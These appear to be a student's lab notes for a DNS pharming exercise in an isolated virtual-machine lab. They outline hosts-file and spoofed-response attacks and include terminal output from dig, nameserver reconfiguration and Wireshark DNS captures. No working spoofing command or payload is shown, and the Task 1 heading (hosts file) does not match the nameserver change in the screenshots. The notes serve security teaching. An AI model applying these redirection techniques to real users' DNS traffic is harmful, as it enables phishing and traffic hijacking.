LAB 2: DNS PHARMING

DETAILS

Network security

- DNS: translates hostnames to IP addresses
- DNS pharming attacks: misdirects users to malicious websites

Environment setup

- 3 vms: DNS server, attacker, client
- Virtual network that connects the machines together:www.netsec-week3.com (using that as the website the user wants to access)

Tools:

- Netwag/netwox: tests ethernet/IP network- includes network library for administrators and hackers
  - Creates network programs
  - Supports spoofing, sniffing, client and server creation
- Bind9
  - Implements DNS protocols for the internet
  - Berkeley internet name domain
  - Production grade software

OBJECTIVES

- Pharming attacks: redirect user to a fake malicious website
  - Attacker fools user's machine with a faked DNS reply as the user's machine issues out a DNS query to find the IP address of the webpage

STEPS:

a. Disconnect the internet from the server virtual machine before the lab starts
b. Type in sudo rndc flush on the terminal- ensures all cache on server machine is cleared
c. Type in dig www.netsec-week3.com


TASK 1: ATTACK BY MODIFYING HOSTS FILE

- If attacker modifies local file, system ignores lookup data received from the DNS server

NOTES:


- Dig link: DNS LOOKUP- Domain Information Groper
- Server VM's IP
- Attacker, client and DNS server all in one network
- Name resolution: modifies files

- Cat /etc/resolv.conf
- Cat /etc/network/interfaces
- Sudo gedit /etc/network/interfaces
- 2.6 to 2.7
- Network configuration
- Sudo ifdown eth0




CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Edit View Search Terminal Tabs Help
10:37 PM
sophiapineda - cybersec-clie...
sophiapineda - cybersec-clie...
sophiapineda - cybersec-clie...

```
cybersec-client@ubuntu:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.6
cybersec-client@ubuntu:~$ cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo eth0
iface lo inet loopback

iface eth0 inet static
        address 10.0.2.8
        netmask 255.255.255.0
        gateway 10.0.2.1
        dns-nameserver 10.0.2.6

cybersec-client@ubuntu:~$ sudo gedit /etc/network
[sudo] password for cybersec-client:

Sorry, try again.
[sudo] password for cybersec-client:
^[cSorry, try again.
[sudo] password for cybersec-client:
sudo: 2 incorrect password attempts
cybersec-client@ubuntu:~$ sudo gedit /etc/network/interfaces
```




CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Edit View Search Terminal Tabs Help
10:38 PM
sophiapineda - cybersec-clie...
sophiapineda - cybersec-clie...
sophiapineda - cybersec-clie...

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21651
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.          IN      A

;; ANSWER SECTION:
www.netsec-week3.com.   259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.       259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.    259200  IN      A       10.0.2.10

;; Query time: 5 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Thu Aug 22 22:34:31 PDT 2024
;; MSG SIZE  rcvd: 98

cybersec-client@ubuntu:~$ 
```



CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
sophiapineda - cybersec-client@ubuntu: ~
10:38 PM
sophiapineda - cybersec-clie…
sophiapineda - cybersec-clie…
sophiapineda - cybersec-clie…

```
cybersec-client@ubuntu:~$ sudo ifdown eth0
[sudo] password for cybersec-client:
cybersec-client@ubuntu:~$ sudo ifup eth0
cybersec-client@ubuntu:~$ 
```



CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
10:39 PM
File Edit View Search Tools Documents Help
Open
Save
Undo
interfaces
Plain Text
Tab Width: 8
Ln 10, Col 9
INS


```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo eth0
iface lo inet loopback

iface eth0 inet static
        address 10.0.2.8
        netmask 255.255.255.0
        gateway 10.0.2.1
        dns-nameserver 10.0.2.7
```

STEPS


- Editing IP address through changing it in the file
- Restarting after changing IP address

TASK 2: ATTACK BY SPOOFING DNS RESPONSE

- Creating a fake DNS response
- Reaches user before the real DNS server
- Directed to malicious website


CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
Terminal File Edit View Search Terminal Help
11:00 PM
sophiapineda - cybersec-client@ubuntu: ~


```
cybersec-client@ubuntu:~$ dig www.netsec-week3.com

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.netsec-week3.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11497
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.netsec-week3.com.          IN      A

;; ANSWER SECTION:
www.netsec-week3.com.   259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
netsec-week3.com.       259200  IN      NS      ns.netsec-week3.com.

;; ADDITIONAL SECTION:
ns.netsec-week3.com.    259200  IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
```



Filter: dns

	Time	Source	Destination	Protocol	Length	Info
17	5.003837000	10.0.2.7	10.0.2.6	ICMP	105	Destination unreac
18	5.003994000	10.0.2.6	10.0.2.7	DNS	81	Standard query res
19	5.314686000	10.0.2.6	10.0.2.7	DNS	79	Standard query res
20	5.314768000	10.0.2.7	10.0.2.6	ICMP	107	Destination unreac
21	5.314919000	10.0.2.6	10.0.2.7	DNS	77	Standard query res
22	5.315025000	10.0.2.6	10.0.2.7	DNS	81	Standard query res
23	5.315165000	10.0.2.7	10.0.2.6	ICMP	105	Destination unreac
24	5.315199000	10.0.2.7	10.0.2.6	ICMP	109	Destination unreac
31	66.424691000	10.0.2.8	10.0.2.6	DNS	91	Standard query 0x2
32	66.425144000	10.0.2.6	10.0.2.8	DNS	140	Standard query res
61	191.959187000	10.0.2.8	224.0.0.251	MDNS	87	Standard query 0x0
62	193.709749000	fe80::20c:29ff:feaf:836	ff02::fb	MDNS	107	Standard query 0x0
102	352.438455000	192.168.239.1	224.0.0.251	MDNS	79	Standard query 0x0
103	352.438926000	192.168.239.1	224.0.0.251	MDNS	89	Standard query res
104	352.439829000	192.168.239.1	224.0.0.251	MDNS	79	Standard query 0x0
105	352.440349000	192.168.239.1	224.0.0.251	MDNS	89	Standard query res
106	352.440547000	192.168.239.1	224.0.0.252	LLMNR	73	Standard query 0x9
115	353.462152000	192.168.239.1	224.0.0.251	MDNS	79	Standard query 0x0
116	353.462689000	192.168.239.1	224.0.0.251	MDNS	89	Standard query res
117	353.468500000	192.168.239.1	224.0.0.251	MDNS	79	Standard query 0x0
118	353.471789000	192.168.239.1	224.0.0.251	MDNS	89	Standard query res

eth0: <live capture in progress> … Packets: 238 · Dis… Profile: Default


CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
11:06 PM
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: dns

```
             Destination          Protocol  Length  Info
39.141       128.63.2.53          DNS           60  Standard query 0x74a7  DNSKEY <Root>
             10.0.2.7             DNS           79  Standard query response 0x9227 Server failure
             10.0.2.7             DNS           77  Standard query response 0xe090 Server failure
             10.0.2.6             ICMP         105  Destination unreachable (Port unreachable)
             10.0.2.7             DNS           81  Standard query response 0x7dde Server failure
             10.0.2.7             DNS           79  Standard query response 0xab33 Server failure
             10.0.2.6             ICMP         107  Destination unreachable (Port unreachable)
             10.0.2.7             DNS           77  Standard query response 0x4f68 Server failure
             10.0.2.7             DNS           81  Standard query response 0x3437 Server failure
             10.0.2.6             ICMP         105  Destination unreachable (Port unreachable)
             10.0.2.6             ICMP         109  Destination unreachable (Port unreachable)
             10.0.2.6             DNS           91  Standard query 0x2ce9  A www.netsec-week3.com
             10.0.2.8             DNS          140  Standard query response 0x2ce9  A 10.0.2.101
             224.0.0.251          MDNS          87  Standard query 0x0000  PTR _ipps._tcp.local, "QM
:29ff:feaf:836 ff02::fb           MDNS         107  Standard query 0x0000  PTR _ipps._tcp.local, "QM
39.1         224.0.0.251          MDNS          79  Standard query 0x0000  ANY LAB1106101028.local,
39.1         224.0.0.251          MDNS          89  Standard query response 0x0000  A 192.168.239.1
39.1         224.0.0.251          MDNS          79  Standard query 0x0000  ANY LAB1106101028.local,
39.1         224.0.0.251          MDNS          89  Standard query response 0x0000  A 192.168.239.1
39.1         224.0.0.252          LLMNR         73  Standard query 0x998b  ANY LAB1106101028
39.1         224.0.0.251          MDNS          79  Standard query 0x0000  ANY LAB1106101028.local,
```

